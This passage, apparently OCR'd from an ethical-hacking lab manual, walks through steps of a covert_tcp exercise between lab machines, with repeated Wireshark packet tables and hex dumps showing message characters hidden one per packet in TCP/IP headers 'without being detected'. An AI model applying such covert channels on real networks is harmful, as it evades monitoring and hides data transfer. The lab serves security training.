
37. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

38. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.




39. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.




40. Now, click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.

41. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.



42. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.



43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

44. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Applications Places System Wed May 18, 05:39

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

```
Frame 306: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x5300 (21248)
  ▸ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x11a7 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  02 15 5d 19 ce 89 02 15  5d 19 ce 88 08 00 45 00   ··]·····  ····E·
0010  00 28 53 00 00 00 40 06  11 a7 0a 0a 01 0d 0a 0a   ·(S···@·  ········
0020  01 09 22 b8 27 0f af 0b  00 00 00 00 00 00 50 02   ··"·'···  ····P·
0030  02 00 9e e6 00 00                                  ····      ····
```

Identification (ip.id), 2 bytes — Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) — Profile: Default

Menu (as superuser)

Applications Places System Wed May 18, 05:39

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

```
Frame 308: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x6500 (25856)
  ▸ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xffa6 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  02 15 5d 19 ce 89 02 15  5d 19 ce 88 08 00 45 00   ··]·····  ····E·
0010  00 28 65 00 00 00 40 06  ff a6 0a 0a 01 0d 0a 0a   ·(e···@·  ········
0020  01 09 22 b8 27 0f d0 20  00 00 00 00 00 00 50 02   ··"·'··   ····P·
0030  02 00 7d d1 00 00                                  ··}···    ····
```

Identification (ip.id), 2 bytes — Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) — Profile: Default

Menu (as superuser)

Applications Places System Wed May 18, 05:39

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
